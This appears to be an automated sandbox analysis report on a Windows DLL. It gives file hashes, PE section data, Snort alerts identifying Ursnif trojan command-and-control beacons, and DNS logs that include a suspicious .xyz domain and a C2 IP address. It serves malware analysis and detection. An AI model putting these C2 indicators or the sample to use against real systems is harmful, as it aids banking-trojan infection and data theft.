Entropy (8bit):	7.273450351118404
Encrypted:	false
SSDEEP:	384:IfOm4cIa37nstlEM15mv7OAkrIh4McOD07+8n0GoJdxFhEh8:I2m4pa37stlTgqAjS0GoJd3yK
MD5:	DA6531188AED539AF6EAA0F89912AACF
SHA1:	602244816EA22CBE39BBD4DB386519908745D45C
SHA-256:	C719BE5FFC45680FE2A18CDB129E60A48A27A6666231636378918B4344F149F7
SHA-512:	DF03FA1CB6ED0D1FFAC5FB5F2BB6523D373AC4A67CEE1AAF07E0DA61E3F19E7AF43673B6BEFE7192648AC2531EF64F6B4F93F941BF014ED2791FA6F46720C7 DB
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB14EN7h.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB14EN7h[1].jpg	
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....5.D..gJ.ks@..(...@.....l..pE..iT...t&..V.M..h....4.m.-.!...:.....*...a...CQ...c....Fj....F(...5 ..<.....J..E.0."..].6...B.K... .....k.t.A'p..KJ..*A....(.....(.....(.....(.....(.....(.....(.....(.....(.....(.....K1.....:...0.....I...M.9..n..d.Z.e.Q..HfE....I^...h.h.t....(.9:.2....z...@.....:...3..w.@.P4Ac1.a.@...A#.P1... ..4..@.@. (.h.h.(....0....Y..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB15AQNm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	29565
Entropy (8bit):	7.9235998300887145
Encrypted:	false
SSDEEP:	384:l1cMsjB7+C2bbAEB2SUZRT+kXoMRRJhp5xvHapIzf7m41tgaYi9PIVKnHNVMP2Nm:IHsjkC2YEB2SUPTT48FPHTgf3VKn2Uc
MD5:	6B79D1438D8EFAF3B8DE6163107CEC71
SHA1:	E54E651A8A0FDAFCAD60B137D806D8CEC2F769C0
SHA-256:	2F00C9B0C23EE995091A90ACC7A8FA3AA773612A464F558D78664636C8B7B8D8
SHA-512:	745B822F9E21DB98B909F3AE762C439C376A35AD5C08655861B05539ACD5C47BCDCF24FAB2FB5A56712BC3BEDE6493FD5152E92D065AC5E9ECCE2DF93C4B7 B7
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB15AQNm.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=868&y=379
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(...4.m.!....4..i..4..l.C..u .pi....dRe#J..\..t..bC3.)..l.".W.#..&.....-&2.".&.(l..y...r...cE.7..h(#.....t..E.....H.^b..../...5 ..r..4&R.>F.. ~..$..R.....1..WDV.L..j.^q..!...T.+..x.$.+._..<{Tc4!.^\$q.ZR`q...Y.....A.Ld...(HM.....Z#2b.u40 ...J.F.j.*...Fy..'h..g.&...+H..$2...A....N.c.L...^..c...<Qa..[.. -..v.....-....xg.K.e+..'5[.... !@.ZM.b."....<.....~....(..".~

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dMBQL[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	35938
Entropy (8bit):	7.931648707177435
Encrypted:	false
SSDEEP:	768:Ip3PFbM77Ba67OJTJ83l+8qyyz0zKcSOCT18EPl:Ipf89F8J83lnq/0Kc6b9
MD5:	1CCB53DE8674476612670B1417AAE84F
SHA1:	2A907B0F0D472E4D3792D3B71A8D8659620D15FA
SHA-256:	2B1378E271FC5872DE7B5201D8DA96BDC72B194ECBCBDC1166203C74D6C0185B
SHA-512:	ADD08C0E3ED4AA654D6387B0E5AC736E12CDDD215221DF692856AC9359D11A2FB9C02A843350DEB4E936218E9AFD599B937F32F4414587FA09841064D452D4C
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dMBQL.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...d.k+..y@.Jv..T.J.....#...l....F..Qf.D.PA..X..bG..p)%v6...hb.....=.oZ..EZ..}..SE.r.D.{.p...Oz.ar..c.Hei...Zd-.4.U..`.E.P.....(.A... [..R.Z...A..*.c=.>T+.#kf.%Y..UqXw....bH.{.D..&j.-...L.)..M..M -Y..NzQp$.5I...$....,...t._[0..?)..j...>3..{.iv.....e[]A/.....ZI.mX...m.....qX@.B.....$..o....X.y..Z_..c.+.v..,r.....+B..$ .....w.m.?....N:.J.z....*.q.V.b../.1..=M.q..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1gEFcn[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	649
Entropy (8bit):	7.550111408177733
Encrypted:	false
SSDEEP:	12:6v/7/k2VoGkMN1D3Dwjiv89NLfg49aYg1gnuHk8oPK81hyMK6k7HQRj8pAp:+k2rrDMjiv891FaYg1GbiFMTyHQRLp
MD5:	C2E5A197E0874BA7DF22D24683BCA296
SHA1:	A7D5FACB2B4AFB128980725EB2FE45FF62F6F050
SHA-256:	E8003C3B945A0C865CE0E715BB219E225E0EF6958554EB81DBCB6A86C0E67186
SHA-512:	7134108455DF8FA8B267CAB99BE8FF0AEF452039BA5979B4E1DB83E79C1321BBF1C08A6457F5F659A889D3D9DF8EF96E4D69D809FDC3969501EE9D002BE9508
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1gEFcn.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1gEFcn[1].png	
Preview:	.PNG.....IHDR.....a....pHYs.....+.....;IDATx.mRAHTQ.=.....f.....$(h.j.....6#.B%.v..BT...Q.q.... j.Z$..AW.He&0....2..:.....w.....$M.~.>.....@)..<#.x0L...I.v..,.... }...a..$.~....d2..#.z.!g..r.....U.4..)..8b1...+X^>@....[.`.a%...sV..0.....B..U..=.T+-..x../H..ig|7I....$i$....S.....?.P7.....h.....<.Lf'.l._..sfgV.5.a...^.....m.q^.\.hV..l.....&.3d...VW.vi. ..l^T..F*...8..j..N=.$TD.....VV.X\...,....'...5.e(.F@...N...}LLT03..d`|...c...6..C.g....R....mT..]..B.....B4jS...A...j...~I.....5=.J?.o~k+0...[.B.9N..&=.....O.W..fg.....r^Q...-.....A..9.[.. .r....H..K.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	368
Entropy (8bit):	6.811857078347448
Encrypted:	false
SSDEEP:	6:6v/lhPahm7HmoUvP34NS7QRdujbt1S+bQkW1oFjTZLKrdmhtIargWoaf90736wDm:6v/7xkHA2QRdsbt1pBcrshtvgWoaO7qZ
MD5:	C144BE9E6D1FA9A7DB6BD090D23F3453
SHA1:	203335FA5AD5E9D98771E6EA448E02EE5C0D91F3
SHA-256:	FAC240D4CA688818C08A72C363168DC9B73CFED7B8858172F7AD994450A8D459
SHA-512:	67B572743A917A651BD05D2C9DCEC20712FD9E802EC6C1A3D8E61385EB2FEBB1F19248F16E906AF0B62111B16C0EA05769AEA1C44D81A02427C1150CB035EA7 8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB6Ma4a.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....''IDATx.cy. ..?...|.UA....GX...43.!:.o(f..Oa`..C...+Z0.y.....~..0...>.....(....X3H.....Y....zQ4.s0....R.u.*t..|....)....(.$.`..a...d.qd.....3.. .W_...}.*...;.....4.....>....N....)d.....p.4.....`i.k@QE....j....B....X.7....|..0.....pu?.1B,...J..P.....`F.>R..2.l.(..3J#.L4...9[...N....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB7hjL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	462
Entropy (8bit):	7.383043820684393
Encrypted:	false
SSDEEP:	12:6v/7FMgL0KPV1ALxcVgmgMEBXu/+vVIIMhZkdjWu+7cW1T4:kMgoyocsOmIZII+7cW1T4
MD5:	F810C713C84F79DBB3D6E12EDBCD1A32
SHA1:	09B30AB856BFFDB6AABE09072AEF1F6663BA4B86
SHA-256:	6E3B6C6646587CC2338801B3E3512F0C293DFF2F9540181A02C6A5C3FE1525A2
SHA-512:	236A88BD05EAF210F0B61F2684C08651529C47AA7DCBCD3575B067BEDCA1FBEE72E260441B4EAD45ABE32354167F98521601EA21DDF014FF09113EC4C0D9D7 8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB7hjL.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx...N.P...C.l...)...Mcb*qaC/..]..7..l...x.Z.....w.....,_....<....|.....''FX.3.v.A.....1..Rt...}.....;....BT.....(X.....(....4...-...f ....0.8...|A.:P%.P..if.t..P..T.6..)s..H..~.C..(.7.s>....~...h..bz...Z.....D4Vm.T...2.5.U.P....q.6..1t~.ZU....7.i...".b.i.~...G.A!..&..+S.(<(...y._w..q.....Q.l..1...Tz...Q...r.....g...+.o.]. ..J...$.8:.F..l.....XT..k.v....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBVuddh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	316
Entropy (8bit):	6.917866057386609
Encrypted:	false
SSDEEP:	6:6v/lhPahmxj1eqc1Q1rHZl8lsCkp3yBPn3OhM8TD+8lzjpxVYSmO23KuZDp:6v/7j1Q1Q1Zl8lsfp36+hBTD+8pjpxy/
MD5:	636BACD8AA35BA805314755511D4CE04
SHA1:	9BB424A02481910CE3EE30ABDA54304D90D51CA9
SHA-256:	157ED39615FC4B4BDB7E0D2CC541B3E0813A9C539D6615DB97420105AA6658E3
SHA-512:	7E5F09D34EFBFCB331EE1ED201E2DB4E1B00FD11FC43BCB987107C08FA016FD7944341A994AA6918A650CEAFE13644F827C46E403F1F5D83B6820755BF1A4C1 3
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBVuddh.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....P..?E....U..E..|.....|...M.XD.`4YD...{.\6....s..0.;....?..&.../. .....$.\|Y....UU)gj...]..;x..(.''..$l.(.\.E.....4....y.....c...m. m.P...Fc...e.0.TUE....V.5..8..4..i.8.}.C0M.Y..w^G..t.e.l..0.h.6.|.Q...Q..i~.|...._...'..Q...".....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBX2afX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBX2afX[1].png	
Size (bytes):	879
Entropy (8bit):	7.684764008510229
Encrypted:	false
SSDEEP:	24:nbwTOG/D9S9kmVgvOc0WL9P9juX7wlA3lrvfFRNa:bwTOk5S96vBB1jGwO3lzfxa
MD5:	4AAAEC9CA6F651BE6C54B005E92EA928
SHA1:	7296EC91AC01A8C127CD5B032A26BBC0B64E1451
SHA-256:	90396DF05C94DD44E772B064FF77BC1E27B5025AB9C21CE748A717380D4620DD
SHA-512:	09E0DE84657F2E520645C6BE20452C1779F6B492F67F88ABC7AB062D563C060AE51FC1E99579184C274AC3805214B6061AEC1730F72A6445AEBDB7E9F255755F
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBX2afX.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....U....pHYs.....+.....!IDATx...K.Q..wfv.u.....*.,l"...)...z.....>.OVObQ.....d?|.....F.Ql$....qf.s....">y`.....{~.6.Z.`.D[&.cV`..-8i...J.S.N..xf.6@.v.(E..S.....&...T...?.X)${.....s.l."V..r...PJ*!..p.4b}.=2...[.....:.....LW3...A.eB.;...2...~...s_z.x|..o....+..x....KW.G2..9.....<.\....gv...n..1..0...1}....Ht_A.x...D..5.H.....W..$_\G.e;./.1R+v....j.6v.....z.k.....&..(....,F.u8^..v...d-.j?.w..;..O.<9$..A..f.k.Kq9..N..p.rP2K.0.).X.4..Uh[..8..h....O..V.%.f.....G..U.m.6$.....X...../.=....f:.....\|c(,.....l.\..<./..6...!...z(.....# "S..f .Q.N=.0VQ._..\|....>@....P.7T.$./)s....Wy..8..xV.....D....8r."b@....:.E.E....._(....4w....Ir..e-5..zjg...e?./...|X..."!..'*/.....OI..J"I.MP....#...G.Vc..E..m.....wS.&.K<...K*q..\...A..$.K .....,...[..D...8.?..)..3....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\bundle.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	51570
Entropy (8bit):	5.229859453550898
Encrypted:	false
SSDEEP:	768:RCQwVYkQeqn2UfXfZgHHg6Ud2bGuRyUuCdk6b2CF3+RUjjr90RXgb:RW6FZUbUELNsRwb
MD5:	B1DCC6195D84CF50C3E882D3D515F848
SHA1:	06562C193663A31A3CABEAA18CFFEB882084FCB6
SHA-256:	8C04755395B8F232C57D062A7669C3C414658299D29C6B6F83F1F30185D94ECB
SHA-512:	344C3014C59BA72512DEF4E8963088A61D20334555B4C85E64EFBBC19FCA19EA305237D3ED048863F77F80F0427DDD9C81D5359DC8EEA674A75D960A04678D2
Malicious:	false
IE Cache URL:	http://https://s.uicdn.com/shared/sentry/5.5.0/bundle.min.js
Preview:	/*! @sentry/browser 5.5.0 (994247d6) | https://github.com/getsentry/sentry-javascript */.var Sentry=function(n){var t=function(n,r){return(t=Object.setPrototypeOf||{__proto__:[]}instanceof Array&&function(n,t){n.__proto__=t}||function(n,t){for(var r in t)t.hasOwnProperty(r)&&(n[r]=t[r])})(n,r)};function r(n,r){function e(){this.constructor=n}t(n,r),n.prototype=null===r?Object.create(r):(e.prototype=r.prototype,new e)}var e,i,o,u=function(){return(u=Object.assign||function(n){for(var t,r=1,e=arguments.length;r<e;r++)for(var i in t=arguments[r])Object.prototype.hasOwnProperty.call(t,i)&&(n[i]=t[i]);return n}).apply(this,arguments)};function c(n,t){var r="function"==typeof Symbol&&n[Symbol.iterator];if(!r)return n;var e,i,o=r.call(n),u=[];try{for(;(void 0===t||t-- >0)&&!(e=o.next()).done;)u.push(e.value)}catch(n){i={error:n}}finally{try{e&&!e.done&&(r=o.return)&&r.call(o)}finally{if(i)throw i.error}}return u}function s(){for(var n=[],t=0;t<arguments.length;t++)n=n.concat(c(arguments[t]));}

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.498770606089908
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	2770174.dll
File size:	48780
MD5:	bce6371b0aed287193d8f90f2b1b4441
SHA1:	2fc4f4c523c701dba03cf1f1e6971e61dc1efcb3
SHA256:	4b631043c6ff0a2fd24591b0564f7b3fc59c46319646b27cec4cf24349227d36
SHA512:	8412cbd94317113a9af8c24b2f44a63143cefa5360c95d55af90b6342ad9c26423e1931a707d9d7e46c684454f88abedf520c079e80c0653b505cac178a937b1
SSDEEP:	768:nlGZ5Eevswd4RoFgmPsnwx+yXqv4kC9/VWH64A1xbDOhtMhDbPm+K5StOQM80Epd:lGZ5ewOKywnavdM/V+6OzsrJK9WpMtx
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S>.n._.=._.=._.='.=._.='.=._.=f_.=.P.=._.=.P.=._.=.P.=._.='.=._.='.=._.='.=._.=Rich._.=.....PE..L.....`.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10001d4b
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x60C0F88C [Wed Jun 9 17:21:16 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	6e9163c62b29a1ccabed40ce8621a95a

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x15c7	0x1600	False	0.730823863636	data	6.49170357793	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3000	0x5c0	0x600	False	0.545572916667	data	5.09033285073	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x4000	0x1dc	0x200	False	0.08984375	data	0.369416603835	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.bss	0x5000	0x2dc	0x400	False	0.755859375	data	6.27518553548	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x6000	0x9000	0x8400	False	0.971768465909	data	7.8716224231	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/06/21-14:30:29.907217	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49724	80	192.168.2.5	40.97.116.82
07/06/21-14:31:18.248925	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49803	80	192.168.2.5	45.90.58.179
07/06/21-14:31:18.248925	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49803	80	192.168.2.5	45.90.58.179

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/06/21-14:31:22.352667	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49805	80	192.168.2.5	45.90.58.179
07/06/21-14:31:23.854829	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49805	80	192.168.2.5	45.90.58.179
07/06/21-14:31:23.854829	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49805	80	192.168.2.5	45.90.58.179
07/06/21-14:31:29.922583	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49814	80	192.168.2.5	45.90.58.179
07/06/21-14:31:29.922583	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49814	80	192.168.2.5	45.90.58.179
07/06/21-14:31:29.950485	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49815	80	192.168.2.5	45.90.58.179
07/06/21-14:31:29.950485	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49815	80	192.168.2.5	45.90.58.179
07/06/21-14:31:33.736978	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49817	80	192.168.2.5	45.90.58.179
07/06/21-14:31:33.754382	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49819	80	192.168.2.5	45.90.58.179
07/06/21-14:31:37.986078	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49821	80	192.168.2.5	45.90.58.179

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 6, 2021 14:29:41.081710100 CEST	192.168.2.5	8.8.8.8	0x5623	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:43.456360102 CEST	192.168.2.5	8.8.8.8	0xcc19	Standard query (0)	web.vortex.data.msn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:43.765085936 CEST	192.168.2.5	8.8.8.8	0xb83b	Standard query (0)	geolocation.onetrust.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:43.820487976 CEST	192.168.2.5	8.8.8.8	0x680f	Standard query (0)	contextual.media.net	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:45.536771059 CEST	192.168.2.5	8.8.8.8	0x17eb	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:46.354727983 CEST	192.168.2.5	8.8.8.8	0x1468	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:47.465858936 CEST	192.168.2.5	8.8.8.8	0x86de	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:47.859103918 CEST	192.168.2.5	8.8.8.8	0xfdb4	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:49.163252115 CEST	192.168.2.5	8.8.8.8	0xf17d	Standard query (0)	img.img-taboola.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:29.635584116 CEST	192.168.2.5	8.8.8.8	0x55e6	Standard query (0)	outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:30.717554092 CEST	192.168.2.5	8.8.8.8	0xa0ca	Standard query (0)	www.outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:30.937259912 CEST	192.168.2.5	8.8.8.8	0xedd4	Standard query (0)	outlook.office365.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.283777952 CEST	192.168.2.5	8.8.8.8	0x4ee8	Standard query (0)	outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.317709923 CEST	192.168.2.5	8.8.8.8	0x7f7d	Standard query (0)	outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.922148943 CEST	192.168.2.5	8.8.8.8	0x14	Standard query (0)	www.outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.997026920 CEST	192.168.2.5	8.8.8.8	0xf68b	Standard query (0)	www.outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.171510935 CEST	192.168.2.5	8.8.8.8	0x4a79	Standard query (0)	outlook.office365.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:39.248779058 CEST	192.168.2.5	8.8.8.8	0x852a	Standard query (0)	outlook.office365.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 6, 2021 14:30:54.043973923 CEST	192.168.2.5	8.8.8.8	0x3cdd	Standard query (0)	mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:54.551923037 CEST	192.168.2.5	8.8.8.8	0xe7a9	Standard query (0)	www.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:54.900820971 CEST	192.168.2.5	8.8.8.8	0x8f30	Standard query (0)	dl.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:54.905072927 CEST	192.168.2.5	8.8.8.8	0x684c	Standard query (0)	s.uicdn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:54.953564882 CEST	192.168.2.5	8.8.8.8	0x4612	Standard query (0)	www.google optimize.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:55.482481003 CEST	192.168.2.5	8.8.8.8	0xe61c	Standard query (0)	wa.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:55.945892096 CEST	192.168.2.5	8.8.8.8	0xf53b	Standard query (0)	img.ui-portal.de	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:56.525625944 CEST	192.168.2.5	8.8.8.8	0x1a5f	Standard query (0)	plus.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:03.699199915 CEST	192.168.2.5	8.8.8.8	0x2d49	Standard query (0)	mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:03.709341049 CEST	192.168.2.5	8.8.8.8	0x6ff7	Standard query (0)	mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:03.992826939 CEST	192.168.2.5	8.8.8.8	0xefd4	Standard query (0)	www.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:03.996511936 CEST	192.168.2.5	8.8.8.8	0xa8ed	Standard query (0)	www.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:04.364576101 CEST	192.168.2.5	8.8.8.8	0x7890	Standard query (0)	dl.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:04.384913921 CEST	192.168.2.5	8.8.8.8	0xa41e	Standard query (0)	dl.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:04.403786898 CEST	192.168.2.5	8.8.8.8	0x459f	Standard query (0)	s.uicdn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:04.481750011 CEST	192.168.2.5	8.8.8.8	0x5140	Standard query (0)	s.uicdn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:04.490214109 CEST	192.168.2.5	8.8.8.8	0xe1e5	Standard query (0)	www.google optimize.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:04.515232086 CEST	192.168.2.5	8.8.8.8	0x6157	Standard query (0)	www.google optimize.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:05.814009905 CEST	192.168.2.5	8.8.8.8	0xa988	Standard query (0)	wa.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:05.843151093 CEST	192.168.2.5	8.8.8.8	0x182f	Standard query (0)	wa.ui-portal.de	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:05.873538971 CEST	192.168.2.5	8.8.8.8	0x51c	Standard query (0)	wa.ui-portal.de	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:05.953063965 CEST	192.168.2.5	8.8.8.8	0x4503	Standard query (0)	wa.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:17.926305056 CEST	192.168.2.5	8.8.8.8	0x132c	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.237039089 CEST	192.168.2.5	8.8.8.8	0xafc8	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.248397112 CEST	192.168.2.5	8.8.8.8	0xa20e	Standard query (0)	outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:22.898010969 CEST	192.168.2.5	8.8.8.8	0x9edf	Standard query (0)	www.outlook.com	A (IP address)	IN (0x0001)
